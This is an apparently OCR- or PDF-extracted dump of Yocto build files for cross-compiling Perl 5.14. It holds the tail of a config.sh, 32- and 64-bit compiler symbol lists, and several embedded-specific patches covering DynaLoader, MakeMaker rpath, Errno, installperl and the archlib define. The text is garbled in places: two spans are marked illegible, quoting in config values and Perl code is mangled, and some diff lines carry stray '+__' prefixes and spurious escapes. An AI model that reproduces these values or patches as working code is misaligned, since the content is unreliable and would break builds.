stdio\_cnt='((fp)->\_IO\_read\_end - (fp)->\_IO\_read\_ptr)'

stdio\_filbuf=""

stdio\_ptr='((fp)->\_IO\_read\_ptr)'

stdio\_stream\_array=""

strerror\_r\_proto='REENTRANT\_PROTO\_B\_IBW'

strings='@INCLUDEDIR@/string.h'

submit=""

subversion='2'

sysman='@EXECPREFIX@/share/man/man1'

tail=""

tar=""

targetarch=""

tbl=""

tee=""

test='test'

timeincl='@INCLUDEDIR@/sys/time.h @INCLUDEDIR@/time.h '

timetype='time\_t'

tmpnam\_r\_proto='REENTRANT\_PROTO\_B\_B'

to=':.'

touch='touch'

tr='tr'

trnl='\n'

troff=""

ttynname\_r\_proto='REENTRANT\_PROTO\_I\_IBW'

u16size='2'

u16type='unsigned short'

u32size='4'

u64size='8'

u8size='1'

u8type='unsigned char'

uidsign='1'

uidsize='4'

uidtype='uid\_t'

uname='uname'

uniq='uniq'

use5005threads='undef'

usecrosscompile='undef'

usedevel='undef'

usedl='define'

usedtrace='undef'

usefaststdio='undef'

useithreads='define'

uselargefiles='define'

uselongdouble='undef'

usemallocwrap='define'

usemorebits='undef'  
usemultiplicity='define'  
usemymalloc='n'  
usenm='false'  
useopcode='true'  
useperlio='define'  
useposix='true'  
usereentrant='undef'  
userelocatableinc='undef'  
usesfio='false'  
useshrplib='true'  
usesitecustomize='undef'  
usesocks='undef'  
usethreads='define'  
usevendorprefix='define'  
usevfork='false'  
usrinc='@INCLUDEDIR@'  
uname=""  
uvXUformat=""IX"  
uvoformat=""lo"  
uvtype='unsigned long'  
uvuformat=""lu"  
uvxformat=""lx"  
vaproto='define'  
vendorarch='@LIBDIR@/perl/vendor\_perl/5.14.3/@ARCH@-thread-multi'

vendorarchexp='@LIBDIR@/perl/vendor\_perl/5.14.3/@ARCH@-thread-multi'

vendorbin='@USRBIN@'

vendorbinexp='@USRBIN@'

vendorhtml1dir=' '

vendorhtml1direxp=""

vendorhtml3dir=' '

vendorhtml3direxp=""

vendorlib='@LIBDIR@/perl/vendor\_perl/5.14.3'

vendorlib\_stem='@LIBDIR@/perl/vendor\_perl'

vendorlibexp='@LIBDIR@/perl/vendor\_perl/5.14.3'

vendorman1dir=' '

vendorman1direxp=""

vendorman3dir=' '

vendorman3direxp=""

vendorprefix='/usr'

vendorprefixexp='/usr'

vendorscript='@USRBIN@'

vendorscriptexp='@USRBIN@'

version='5.14.3'

version\_patchlevel\_string='version 14 subversion 2'

versiononly='undef'

vi=""

voidflags='15'

xlibpth='@LIBDIR@/386 @BASELIBDIR@/386'

yacc='yacc'

yaccflags=""

zcat=""

zip='zip'

PERL\_REVISION=5

PERL\_VERSION=14

PERL\_SUBVERSION=2

PERL\_API\_REVISION=5

PERL\_API\_VERSION=14

PERL\_API\_SUBVERSION=0

PERL\_PATCHLEVEL=""

PERL\_CONFIG\_SH=true

: Variables propagated from previous config.sh file.

libdb\_needs\_pthread='N'

d\_static\_inline='define'

d\_sockaddr\_sa\_len='undef'

d\_sin6\_scope\_id='define'

d\_prctl='define'

d\_prctl\_set\_name='define'

perl\_static\_inline='static \_\_inline\_\_'

config.sh-32

alignbytes='4'

cf\_time='Thu Dec 23 03:57:51 UTC 2010'

cppsymbols='\_FILE\_OFFSET\_BITS=64 \_GNU\_SOURCE=1 \_LARGEFILE64\_SOURCE=1

\_LARGEFILE\_SOURCE=1 \_POSIX\_C\_SOURCE=200809L \_POSIX\_SOURCE=1 \_REENTRANT=1

\_XOPEN\_SOURCE=700 \_XOPEN\_SOURCE\_EXTENDED=1 \_\_BIGGEST\_ALIGNMENT\_\_=16

\_\_CHAR16\_TYPE\_\_=short\ unsigned\ int \_\_CHAR32\_TYPE\_\_=unsigned\ int \_\_CHAR\_BIT\_\_=8



[illegible]

```

__LDBL_MAX_10_EXP__=4932 __LDBL_MAX_EXP__=16384
__LDBL_MAX__=1.18973149535723176502e+4932L __LDBL_MIN_10_EXP__=(-4931)
__LDBL_MIN_EXP__=(-16381) __LDBL_MIN__=3.36210314311209350626e-4932L
__LONG_LONG_MAX__=9223372036854775807LL __LONG_MAX__=2147483647L
__PRAGMA_REDEFINE_EXTNAME=1 __PTRDIFF_MAX__=2147483647 __PTRDIFF_TYPE__=int
__REGISTER_PREFIX__= __SCHAR_MAX__=127 __SHRT_MAX__=32767
__SIG_ATOMIC_MAX__=2147483647 __SIG_ATOMIC_MIN__=(-2147483647\-\ 1)
__SIG_ATOMIC_TYPE__=int __SIZEOF_DOUBLE__=8 __SIZEOF_FLOAT__=4 __SIZEOF_INT__=4
__SIZEOF_LONG_DOUBLE__=12 __SIZEOF_LONG_LONG__=8 __SIZEOF_LONG__=4
__SIZEOF_POINTER__=4 __SIZEOF_PTRDIFF_T__=4 __SIZEOF_SHORT__=2 __SIZEOF_SIZE_T__=4
__SIZEOF_WCHAR_T__=4 __SIZEOF_WINT_T__=4 __SIZE_MAX__=4294967295U
__SIZE_TYPE__=unsigned\ int __STDC_HOSTED__=1 __STDC__=1 __UINT16_C(c)=c
__UINT16_MAX__=65535 __UINT16_TYPE__=short\ unsigned\ int __UINT32_C(c)=cU
__UINT32_MAX__=4294967295U __UINT32_TYPE__=unsigned\ int __UINT64_C(c)=cULL
__UINT64_MAX__=18446744073709551615ULL __UINT64_TYPE__=long\ long\ unsigned\ int
__UINT8_C(c)=c __UINT8_MAX__=255 __UINT8_TYPE__=unsigned\ char __UINTMAX_C(c)=cULL
__UINTMAX_MAX__=18446744073709551615ULL __UINTMAX_TYPE__=long\ long\ unsigned\ int
__UINTPTR_MAX__=4294967295U __UINTPTR_TYPE__=unsigned\ int
__UINT_FAST16_MAX__=4294967295U __UINT_FAST16_TYPE__=unsigned\ int
__UINT_FAST32_MAX__=4294967295U __UINT_FAST32_TYPE__=unsigned\ int
__UINT_FAST64_MAX__=18446744073709551615ULL __UINT_FAST64_TYPE__=long\ long\ unsigned\
int __UINT_FAST8_MAX__=255 __UINT_FAST8_TYPE__=unsigned\ char
__UINT_LEAST16_MAX__=65535 __UINT_LEAST16_TYPE__=short\ unsigned\ int
__UINT_LEAST32_MAX__=4294967295U __UINT_LEAST32_TYPE__=unsigned\ int
__UINT_LEAST64_MAX__=18446744073709551615ULL __UINT_LEAST64_TYPE__=long\ long\ unsigned\
int __UINT_LEAST8_MAX__=255 __UINT_LEAST8_TYPE__=unsigned\ char __USER_LABEL_PREFIX__=
__USE_BSD=1 __USE_FILE_OFFSET64=1 __USE_GNU=1 __USE_LARGEFILE64=1 __USE_LARGEFILE=1
__USE_MISC=1 __USE_POSIX199309=1 __USE_POSIX199506=1 __USE_POSIX2=1 __USE_POSIX=1
__USE_REENTRANT=1 __USE_SVID=1 __USE_UNIX98=1 __USE_XOPEN=1 __USE_XOPEN_EXTENDED=1
__VERSION__="4.5.1" __WCHAR_MAX__=2147483647L __WCHAR_MIN__=(-2147483647L\-\ 1)
__WCHAR_TYPE__=long\ int __WINT_MAX__=4294967295U __WINT_MIN__=0U
__WINT_TYPE__=unsigned\ int __gnu_linux__=1 __i386=1 __i386__=1 __i586=1 __i586__=1 __linux=1
__linux__=1 __pentium=1 __pentium__=1 __tune_i586__=1 __tune_pentium__=1 __unix=1 __unix__=1
i386=1 linux=1 unix=1'

```

d\_nv\_preserves\_uv='define'

d\_printf\_format\_null='define'

d\_u32align='undef'

gidformat=""lu""

i32type='long'

i64type='long long'

ivsize='4'

longdblsize='12'

longsize='4'

myuname='linux qemu86 2.6.37-rc5-yocto-standard+ #1 preempt mon dec 20 14:21:27 pst 2010 i686  
gnulinux '

need\_va\_copy='undef'

netdb\_host\_type='const void \*'

nv\_preserves\_uv\_bits='32'

ptrsize='4'

quadkind='3'

quadtype='long long'

sGMTIME\_max='2147483647'

sGMTIME\_min='-2147483648'

sLOCALTIME\_max='2147483647'

sLOCALTIME\_min='-2147483648'

sPRIXU64='\"LX\"'

sPRId64='\"Ld\"'

sPRIi64='\"Li\"'

sPRIo64='\"Lo\"'

sPRlu64='\"Lu\"'

sPRlx64='\"Lx\"'

selectminbits='32'

size='4'

u32type='unsigned long'

[illegible]

\_\_DECIMAL\_DIG\_\_=21 \_\_DEC\_EVAL\_METHOD\_\_=2 \_\_ELF\_\_=1 \_\_FINITE\_MATH\_ONLY\_\_=0  
\_\_FLT\_DENORM\_MIN\_\_=1.40129846432481707092e-45F \_\_FLT\_DIG\_\_=6  
\_\_FLT\_EPSILON\_\_=1.19209289550781250000e-7F \_\_FLT\_EVAL\_METHOD\_\_=0  
\_\_FLT\_HAS\_DENORM\_\_=1 \_\_FLT\_HAS\_INFINITY\_\_=1 \_\_FLT\_HAS\_QUIET\_NAN\_\_=1  
\_\_FLT\_MANT\_DIG\_\_=24 \_\_FLT\_MAX\_10\_EXP\_\_=38 \_\_FLT\_MAX\_EXP\_\_=128  
\_\_FLT\_MAX\_\_=3.40282346638528859812e+38F \_\_FLT\_MIN\_10\_EXP\_\_=(-37) \_\_FLT\_MIN\_EXP\_\_=(-125)  
\_\_FLT\_MIN\_\_=1.17549435082228750797e-38F \_\_FLT\_RADIX\_\_=2 \_\_GCC\_HAVE\_DWARF2\_CFI\_ASM=1  
\_\_GCC\_HAVE\_SYNC\_COMPARE\_AND\_SWAP\_1=1 \_\_GCC\_HAVE\_SYNC\_COMPARE\_AND\_SWAP\_2=1  
\_\_GCC\_HAVE\_SYNC\_COMPARE\_AND\_SWAP\_4=1 \_\_GCC\_HAVE\_SYNC\_COMPARE\_AND\_SWAP\_8=1  
\_\_GLIBC\_MINOR\_\_=12 \_\_GLIBC\_\_=2 \_\_GNU\_C\_\_=1 \_\_GNU\_C\_MINOR\_\_=5  
\_\_GNU\_C\_PATCHLEVEL\_\_=1 \_\_GNU\_C\_\_=4 \_\_GNU\_LIBRARY\_\_=6 \_\_GXX\_ABI\_VERSION=1002  
\_\_INT16\_C(c)=c \_\_INT16\_MAX\_\_=32767 \_\_INT16\_TYPE\_\_=short \_\_int \_\_INT32\_C(c)=c  
\_\_INT32\_MAX\_\_=2147483647 \_\_INT32\_TYPE\_\_=int \_\_INT64\_C(c)=cL  
\_\_INT64\_MAX\_\_=9223372036854775807L \_\_INT64\_TYPE\_\_=long \_\_int \_\_INT8\_C(c)=c  
\_\_INT8\_MAX\_\_=127 \_\_INT8\_TYPE\_\_=signed \_\_char \_\_INTMAX\_C(c)=cL  
\_\_INTMAX\_MAX\_\_=9223372036854775807L \_\_INTMAX\_TYPE\_\_=long \_\_int  
\_\_INTPTR\_MAX\_\_=9223372036854775807L \_\_INTPTR\_TYPE\_\_=long \_\_int  
\_\_INT\_FAST16\_MAX\_\_=9223372036854775807L \_\_INT\_FAST16\_TYPE\_\_=long \_\_int  
\_\_INT\_FAST32\_MAX\_\_=9223372036854775807L \_\_INT\_FAST32\_TYPE\_\_=long \_\_int  
\_\_INT\_FAST64\_MAX\_\_=9223372036854775807L \_\_INT\_FAST64\_TYPE\_\_=long \_\_int  
\_\_INT\_FAST8\_MAX\_\_=127 \_\_INT\_FAST8\_TYPE\_\_=signed \_\_char \_\_INT\_LEAST16\_MAX\_\_=32767  
\_\_INT\_LEAST16\_TYPE\_\_=short \_\_int \_\_INT\_LEAST32\_MAX\_\_=2147483647 \_\_INT\_LEAST32\_TYPE\_\_=int  
\_\_INT\_LEAST64\_MAX\_\_=9223372036854775807L \_\_INT\_LEAST64\_TYPE\_\_=long \_\_int  
\_\_INT\_LEAST8\_MAX\_\_=127 \_\_INT\_LEAST8\_TYPE\_\_=signed \_\_char \_\_INT\_MAX\_\_=2147483647  
\_\_LDBL\_DENORM\_MIN\_\_=3.64519953188247460253e-4951L \_\_LDBL\_DIG\_\_=18  
\_\_LDBL\_EPSILON\_\_=1.08420217248550443401e-19L \_\_LDBL\_HAS\_DENORM\_\_=1  
\_\_LDBL\_HAS\_INFINITY\_\_=1 \_\_LDBL\_HAS\_QUIET\_NAN\_\_=1 \_\_LDBL\_MANT\_DIG\_\_=64  
\_\_LDBL\_MAX\_10\_EXP\_\_=4932 \_\_LDBL\_MAX\_EXP\_\_=16384  
\_\_LDBL\_MAX\_\_=1.18973149535723176502e+4932L \_\_LDBL\_MIN\_10\_EXP\_\_=(-4931)  
\_\_LDBL\_MIN\_EXP\_\_=(-16381) \_\_LDBL\_MIN\_\_=3.36210314311209350626e-4932L  
\_\_LONG\_LONG\_MAX\_\_=9223372036854775807LL \_\_LONG\_MAX\_\_=9223372036854775807L  
\_\_LP64\_\_=1 \_\_MMX\_\_=1 \_\_PRAGMA\_REDEFINE\_EXTNAME=1  
\_\_PTRDIFF\_MAX\_\_=9223372036854775807L \_\_PTRDIFF\_TYPE\_\_=long \_\_int \_\_REGISTER\_PREFIX\_\_=  
\_\_SCHAR\_MAX\_\_=127 \_\_SHRT\_MAX\_\_=32767 \_\_SIG\_ATOMIC\_MAX\_\_=2147483647  
\_\_SIG\_ATOMIC\_MIN\_\_=(-2147483647) \_\_SIG\_ATOMIC\_TYPE\_\_=int \_\_SIZEOF\_DOUBLE\_\_=8  
\_\_SIZEOF\_FLOAT\_\_=4 \_\_SIZEOF\_INT\_\_=4 \_\_SIZEOF\_LONG\_DOUBLE\_\_=16 \_\_SIZEOF\_LONG\_LONG\_\_=8  
\_\_SIZEOF\_LONG\_\_=8 \_\_SIZEOF\_POINTER\_\_=8 \_\_SIZEOF\_PTRDIFF\_T\_\_=8 \_\_SIZEOF\_SHORT\_\_=2  
\_\_SIZEOF\_SIZE\_T\_\_=8 \_\_SIZEOF\_WCHAR\_T\_\_=4 \_\_SIZEOF\_WINT\_T\_\_=4  
\_\_SIZE\_MAX\_\_=18446744073709551615UL \_\_SIZE\_TYPE\_\_=long \_\_unsigned \_\_int \_\_SSE2\_MATH\_\_=1  
\_\_SSE2\_\_=1 \_\_SSE\_MATH\_\_=1 \_\_SSE\_\_=1 \_\_STDC\_HOSTED\_\_=1 \_\_STDC\_\_=1 \_\_UINT16\_C(c)=c  
\_\_UINT16\_MAX\_\_=65535 \_\_UINT16\_TYPE\_\_=short \_\_unsigned \_\_int \_\_UINT32\_C(c)=cU  
\_\_UINT32\_MAX\_\_=4294967295U \_\_UINT32\_TYPE\_\_=unsigned \_\_int \_\_UINT64\_C(c)=cUL

```
__UINT64_MAX__=18446744073709551615UL __UINT64_TYPE__=long\ unsigned\ int __UINT8_C(c)=c
__UINT8_MAX__=255 __UINT8_TYPE__=unsigned\ char __UINTMAX_C(c)=cUL
__UINTMAX_MAX__=18446744073709551615UL __UINTMAX_TYPE__=long\ unsigned\ int
__UINTPTR_MAX__=18446744073709551615UL __UINTPTR_TYPE__=long\ unsigned\ int
__UINT_FAST16_MAX__=18446744073709551615UL __UINT_FAST16_TYPE__=long\ unsigned\ int
__UINT_FAST32_MAX__=18446744073709551615UL __UINT_FAST32_TYPE__=long\ unsigned\ int
__UINT_FAST64_MAX__=18446744073709551615UL __UINT_FAST64_TYPE__=long\ unsigned\ int
__UINT_FAST8_MAX__=255 __UINT_FAST8_TYPE__=unsigned\ char __UINT_LEAST16_MAX__=65535
__UINT_LEAST16_TYPE__=short\ unsigned\ int __UINT_LEAST32_MAX__=4294967295U
__UINT_LEAST32_TYPE__=unsigned\ int __UINT_LEAST64_MAX__=18446744073709551615UL
__UINT_LEAST64_TYPE__=long\ unsigned\ int __UINT_LEAST8_MAX__=255
__UINT_LEAST8_TYPE__=unsigned\ char __USER_LABEL_PREFIX__=__USE_BSD=1
__USE_FILE_OFFSET64=1 __USE_GNU=1 __USE_LARGEFILE64=1 __USE_LARGEFILE=1 __USE_MISC=1
__USE_POSIX199309=1 __USE_POSIX199506=1 __USE_POSIX2=1 __USE_POSIX=1 __USE_REENTRANT=1
__USE_SVID=1 __USE_UNIX98=1 __USE_XOPEN=1 __USE_XOPEN_EXTENDED=1 __VERSION__="4.5.1"
__WCHAR_MAX__=2147483647 __WCHAR_MIN__=(-2147483647\ -\ 1) __WCHAR_TYPE__=int
__WINT_MAX__=4294967295U __WINT_MIN__=0U __WINT_TYPE__=unsigned\ int __amd64=1
__amd64__=1 __gnu_linux__=1 __k8=1 __k8__=1 __linux=1 __linux__=1 __unix=1 __unix__=1
__x86_64=1 __x86_64__=1 linux=1 unix=1'
```

d\_nv\_preserves\_uv='undef'

d\_printf\_format\_null='undef'

d\_u32align='define'

gidformat=""u""

i32type='int'

i64type='long'

ivsize='8'

longdblsize='16'

longsize='8'

myuname='linux qemu x86-64 2.6.37-rc5-yocto-standard+ #1 smp preempt mon dec 20 17:19:50 pst  
2010 x86\_64 gnulinux '

need\_va\_copy='define'

netdb\_host\_type='char \*'

nv\_preserves\_uv\_bits='53'

ptrsize='8'  
quadkind='2'  
quadtype='long'  
sGMTIME\_max='67768036191676799'  
sGMTIME\_min='-62167219200'  
sLOCALTIME\_max='67768036191676799'  
sLOCALTIME\_min='-62167219200'  
sPRIXU64=""IX"  
sPRId64=""Id"  
sPRIi64=""Ii"  
sPRIo64=""Io"  
sPRlu64=""lu"  
sPRlx64=""lx"  
selectminbits='64'  
size='8'  
u32type='unsigned int'  
u64type='unsigned long'  
uidformat=""u"  
uquadtype='unsigned long'  
use64bitall='define'  
use64bitint='define'  
uvsize='8'  
config.sh-64-be  
byteorder='87654321'  
config.sh-64-le

byteorder='12345678'

cross-generate\_uudmap.patch

Upstream-Status:Inappropriate [embedded specific]

Index: perl-5.14.2/Makefile.SH

=====

--- perl-5.14.2.orig/Makefile.SH

+++ perl-5.14.2/Makefile.SH

@@ -622,7 +622,7 @@ bitcount.h: generate\_uudmap\$(HOST\_EXE\_EX

\$(RUN) ./generate\_uudmap\$(HOST\_EXE\_EXT) uudmap.h bitcount.h

generate\_uudmap\$(HOST\_EXE\_EXT): generate\_uudmap\$(OBJ\_EXT)

- \$(CC) -o generate\_uudmap\$(EXE\_EXT) \$(LDFLAGS) generate\_uudmap\$(OBJ\_EXT) \$(libs)

+ \$(BUILD\_CC) -o generate\_uudmap\$(EXE\_EXT) generate\_uudmap.c

miniperlmain\$(OBJ\_EXT): miniperlmain.c patchlevel.h

\$(CCCMD) \$(PLDLFLAGS) \$\*.c

dynaloaderhack.patch

Hack the dynamic module loader so that we use native modules since we can't load  
the target ones.

Upstream-Status: Inappropriate

RP

2013/01/13



Index: perl-5.14.2/ext/DynaLoader/DynaLoader\_pm.PL

```
=====
--- perl-5.14.2.orig/ext/DynaLoader/DynaLoader_pm.PL 2011-09-19 13:18:22.000000000 +0000
+++ perl-5.14.2/ext/DynaLoader/DynaLoader_pm.PL      2013-01-19 16:09:51.020584945 +0000
@@ -310,6 +310,10 @@
```

```
    foreach (@INC) {

        <<$^O-eq-VMS>>chop($_ = VMS::Filespec::unixpath($_));<</$^O-eq-VMS>>

        my $dir = "$_/auto/$modpname";

+
+    if (defined $ENV{PERL_LIB} and defined $ENV{PERLHOSTLIB}) {
+        $dir =~ s/$ENV{PERL_LIB}/$ENV{PERLHOSTLIB}/g;
+    }

        next unless -d $dir; # skip over uninteresting directories
```

fix\_bad\_rpath.patch

Upstream-Status:Inappropriate [embedded specific]

Signed-Off-By: Nitin A Kamble <nitin.a.kamble@intel.com>

2011/07/01

Fix these Package QA warnings before they are converted into fetal errors:

WARNING: QA Issue: package perl-module-compress contains bad RPATH  
/build\_disk/poky\_build/build0/tmp/sysroots/qemux86/usr/lib in file  
/build\_disk/poky\_build/build0/tmp/work/i586-poky-linux/perl-5.12.3-r1/packages-split/perl-module-  
compress/usr/lib/perl/5.12.3/auto/Compress/Raw/Zlib/Zlib.so

This fixes this warning for perl recipe as well as libxml-parser-perl recipe.

It is a fix to MakeMaker within perl, so all such perl recipes will get fixed with this perl fix.

Index: perl-5.14.2/cpan/ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm

=====

--- perl-5.14.2.orig/cpan/ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm

+++ perl-5.14.2/cpan/ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm

@@ -55,6 +55,7 @@ sub \_unix\_os2\_ext {

    my(\$found) = 0;

    # Debian-specific: don't use LD\_RUN\_PATH for standard dirs

+   push(@libpath, "SYSROOTLIB");

    \$ld\_run\_path\_seen{\$\_}++ for @libpath;

    foreach my \$thislib (split ' ', \$potential\_libs) {

generate-sh.patch

Upstream-Status:Inappropriate [embedded specific]

Use the ld flags from the supplied configuration file. For sh we need the flags that specify to build PIC code so that the shared libraries work.

Index: perl-5.14.2/Cross/generate\_config\_sh

=====

```

--- perl-5.14.2.orig/Cross/generate_config_sh    2010-12-30 04:07:14.000000000 +0200

+++ perl-5.14.2/Cross/generate_config_sh        2012-11-22 15:58:49.852852805 +0200

@@ -19,10 +19,10 @@

$callbacks->{'ar'} = [\&simple_process, ["AR", "arm-linux-ar"]];

$callbacks->{'archname'} = [\&simple_process, ["SYS", "armv4l-linux"]];

$callbacks->{'cc'} = [\&simple_process, ["CC", "arm-linux-gcc"]];

-$callbacks->{'ccldflags'} = [\&simple_process, ["CFLAGS", ""]];

-$callbacks->{'ccldflags'} = [\&simple_process, ["CFLAGS", ""]];

-$callbacks->{'ccflags'} = [\&simple_process, ["CFLAGS", "-fno-strict-aliasing -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"]];

-$callbacks->{'ccflags_uselargefiles'} = [\&simple_process, ["CFLAGS", "-D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"]];

+__$callbacks->{'ccldflags'} = [\&simple_process, ["CFLAGS", ""]];

+__$callbacks->{'ccldflags'} = [\&simple_process, ["CFLAGS", ""]];

+__$callbacks->{'ccflags'} = [\&simple_process_insert, ["CFLAGS", "-fno-strict-aliasing -D_GNU_SOURCE -D_THREADS_HAVE_PIDS -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"]];

+__$callbacks->{'ccflags_uselargefiles'} = [\&simple_process_insert, ["CFLAGS", "-D_GNU_SOURCE -D_THREADS_HAVE_PIDS -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"]];

$callbacks->{'ccname'} = [\&simple_process, ["CC", "arm-linux-gcc"]];

$callbacks->{'cpp'} = [\&simple_process, ["CCP", "arm-linux-cpp"]];

$callbacks->{'cppflags'} = [\&simple_process, ["CCPFLAGS", "-fno-strict-aliasing"]];

@@ -30,6 +30,7 @@

$callbacks->{'cppstdin'} = [\&simple_process_append, ["CC", "arm-linux-gcc -E", "-E"]];

$callbacks->{'full_ar'} = [\&backtick, ["AR", "which $ENV{AR}", "/usr/local/arm/2.95.3/bin/arm-linux-ar"]];

$callbacks->{'ld'} = [\&simple_process, ["LD", "arm-linux-ld"]];

+__$callbacks->{'lddlflags'} = [\&simple_process, ["LDDLFLAGS", ""]];

```

```

$callbacks->{'ldflags'} = [\&simple_process, ["LDFLAGS", ""]];
$callbacks->{'ldflags_uselargefiles'} = [\&simple_process, ["LDFLAGS", ""]];
$callbacks->{'myarchname'} = [\&simple_process, ["SYS", "armv4l-linux"]];
@@ -105,6 +106,23 @@

```

```

}
```

```

+# Insert env var into the variables value
```

```

+sub simple_process_insert {
+
+    my $key = shift;
+    my $value = shift;
+    my $envvar = $callbacks->{$key}->[1][0];
+
+    if ($ENV{$envvar}) {
+
+        # Strip quotes from value
+        $value =~ s/^\s*//;
+        $value =~ s/\s*$//;
+
+        # Remove -l/usr/local/... from the value
+        $value =~ s#\W-l/usr/local/\w+\W# #g;
+
+        # Prepend env var (OE setting) to value
+        print("$key='\$ENV{$envvar} $value'\n");
+    }
+}
+
+
+sub library_munge {

```

```
my $key = shift;
```

```
my $value = shift;
```

installperl.patch

Upstream-Status:Inappropriate [embedded specific]

Index: perl-5.12.3/installperl

=====

--- perl-5.12.3.orig/installperl

+++ perl-5.12.3/installperl

@@ -3,8 +3,8 @@

```
BEGIN {
```

```
    require 5.004;
```

```
    chdir '..' if !-d 'lib' and -d './lib';
```

```
- @INC = 'lib';
```

```
- $ENV{PERL5LIB} = 'lib';
```

```
+# @INC = 'lib';
```

```
+# $ENV{PERL5LIB} = 'lib';
```

```
# This needs to be at BEGIN time, before any use of Config
```

```
require './install_lib.pl';
```

letgcc-find-errno.patch

Upstream-Status:Inappropriate [embedded specific]

This removes all the logic that perl uses to locate an appropriate  
errno.h for the target. Instead we simple create a file that does

```
#include "errno.h"
```

and use that as the file to parse. This is needed when using an external toolchain since perl will search in \${STAGING\_INCDIR} for errno.h (when using gcc) and that isn't where it's located - its wherever the external toolchain keeps it's headers.

Index: perl-5.12.3/ext/Errno/Errno\_pm.PL

=====

--- perl-5.12.3.orig/ext/Errno/Errno\_pm.PL

+++ perl-5.12.3/ext/Errno/Errno\_pm.PL

@@ -17,8 +17,18 @@ unlink "Errno.tmp" if -f "Errno.tmp";

open OUT, ">Errno.tmp" or die "Cannot open Errno.tmp: \$!";

select OUT;

my \$file;

-my @files = get\_files();

-if (\$Config{gccversion} ne " && \$^O eq 'MSWin32') {

+#my @files = get\_files();

+my @files = ("errno.h");

+

+if (1) {

+ open INCS, '>includes.c' or

+ die "Cannot open includes.c";

+ print INCS qq[#include "errno.h"\n];

```

+ close INCS;

+ process_file('includes.c');

+ unlink 'includes.c';

+}

+elsif ($Config{gccversion} ne " && $^O eq 'MSWin32') {

    # MinGW complains "warning: #pragma system_header ignored outside include

    # file" if the header files are processed individually, so include them

    # all in .c file and process that instead.

@@ -53,7 +63,7 @@ sub process_file {

    chomp($file = `cygpath -w "$file"`);

}

```

```

- return unless defined $file and -f $file;

+# return unless defined $file and -f $file;

# warn "Processing $file\n";

```

```

local *FH;

```

native-perlinc.patch

Upstream-Status:Inappropriate [embedded specific]

Index: perl-5.8.8/lib/ExtUtils/MM\_Unix.pm

=====

```

--- perl-5.12.3.orig/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm 2008-10-31
22:01:35.000000000 +0000

```

```

+++ perl-5.12.3/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm    2008-10-31
22:01:35.000000000 +0000

```

@@ -1597,6 +1597,19 @@

```
    $self->{PERL_LIB}    ||= $Config{privlibexp};

    $self->{PERL_ARCHLIB} ||= $Config{archlibexp};

    $self->{PERL_INC}    = $self->catdir("$self->{PERL_ARCHLIB}", "CORE"); # wild guess for now

+    # Check for environment override so we'll find the headers in the correct place
+    if (defined $ENV{PERL_LIB})
+    {
+        $self->{PERL_LIB} = $ENV{PERL_LIB};
+    }
+    if (defined $ENV{PERL_ARCHLIB})
+    {
+        $self->{PERL_ARCHLIB} = $ENV{PERL_ARCHLIB};
+    }
+    if (defined $ENV{PERL_INC})
+    {
+        $self->{PERL_INC} = $ENV{PERL_INC};
+    }

    my $perl_h;

    if (not -f ($perl_h = $self->catfile($self->{PERL_INC}, "perl.h"))
```

perl-archlib-exp.patch

perl: add archlib\_exp variable used to generate ARCHLIB\_EXP in config.h

perl.c uses an ARCHLIB\_EXP define to generate compile-time code that

adds the archlibexp path to @INC during run-time initialization of a



new perl interpreter.

Because we've changed this value in a temporary way to make it possible to use ExtUtils::Embed in the target build (the temporary value in config.sh gets re-stripped out during packaging), the ARCHLIB\_EXP value that gets generated still uses the temporary version instead of the original expected version (i.e. because it's in the generated config.h, it doesn't get stripped out during packaging like the others in config.sh).

This creates an unmodified version called archlib\_exp that gets used by a modified config\_h.SH to get the correct value into config.h

This patch uses an unmodified version of archlibexp called archlib\_exp, introduced to config.sh, which is used to generate the correct value of ARCHLIB\_EXP into config.h

See YOCTO #3099 for more info.

Upstream-Status:Inappropriate [embedded specific]

Signed-off-by: Tom Zanussi <tom.zanussi@intel.com>

Index: perl-5.14.2/config\_h.SH

=====

```
--- perl-5.14.2.orig/config_h.SH
```

```
+++ perl-5.14.2/config_h.SH
```

```
@@ -996,7 +996,7 @@ sed <<!GROK!THIS! >$CONFIG_H -e 's!^#und
```

```
*      in programs that are not prepared to deal with ~ expansion at run-time.
```

```
*/
```

```
#$d_archlib ARCHLIB "$archlib"      /**/
```

```
-$d_archlib ARCHLIB_EXP "$archlibexp"      /**/
```

```
+$d_archlib ARCHLIB_EXP "$archlib_exp"      /**/
```

```
/* ARCHNAME:
```

```
*      This symbol holds a string representing the architecture name.
```

```
perl-build-in-t-dir.patch
```

```
Upstream-Status:Pending
```

Perl cannot cross build in a path containing a directory that has the name of "t". As an example, you can make the perl build fail with "mkdir -p /tmp/build/t", go to the directory, unpack the sources, configure and cross build.

You get an error like the following:

```
pod/buildtoc: no pods at pod/buildtoc line 305.
```

```
make[1]: *** [pod/perltoctoc] Error 255
```

The fix is to strip off the top directory that you are building in and then execute all the same logic as before against the path relative to

the build directory.

Signed-off-by: Jason Wessel <jason.wessel@windriver.com>

---

pod/buildtoc | 4 +++-

1 file changed, 3 insertions(+), 1 deletion(-)

--- a/pod/buildtoc

+++ b/pod/buildtoc

@@ -274,8 +274,10 @@ if (\$Build{toc}) {

find \&getpods => abs\_from\_top('lib/');

sub getpods {

+ my \$Top = \$FindBin::Bin;

if (/\.p(od|m)\$/) {

my \$file = \$File::Find::name;

+ \$file =~ s!^\$Top!;

return if \$file =~ qr!/lib/Pod/Functions.pm\z!; # Used only by pod itself

return if \$file =~ m!(?:^|/ )t/!;

return if \$file =~ m!lib/Attribute/Handlers/demo/!;

@@ -283,7 +285,7 @@ if (\$Build{toc}) {

return if \$file =~ m!lib/Math/BigInt/t/!;

return if \$file =~ m!/Devel/PPPort/[Hh]arness|lib/Devel/Harness!;

return if \$file =~ m!XS/(?:APItest|Typemap)!;

- my \$pod = \$file;

```

+   my $pod = $file = $File::Find::name;

    return if $pod =~ s/pm$/pod/ && -e $pod;

    unless (open my $f, '<', $_) {

        warn "$0: bogus <$file>: $!";

```

perl-dynloader.patch

Upstream-Status:Inappropriate [embedded specific]

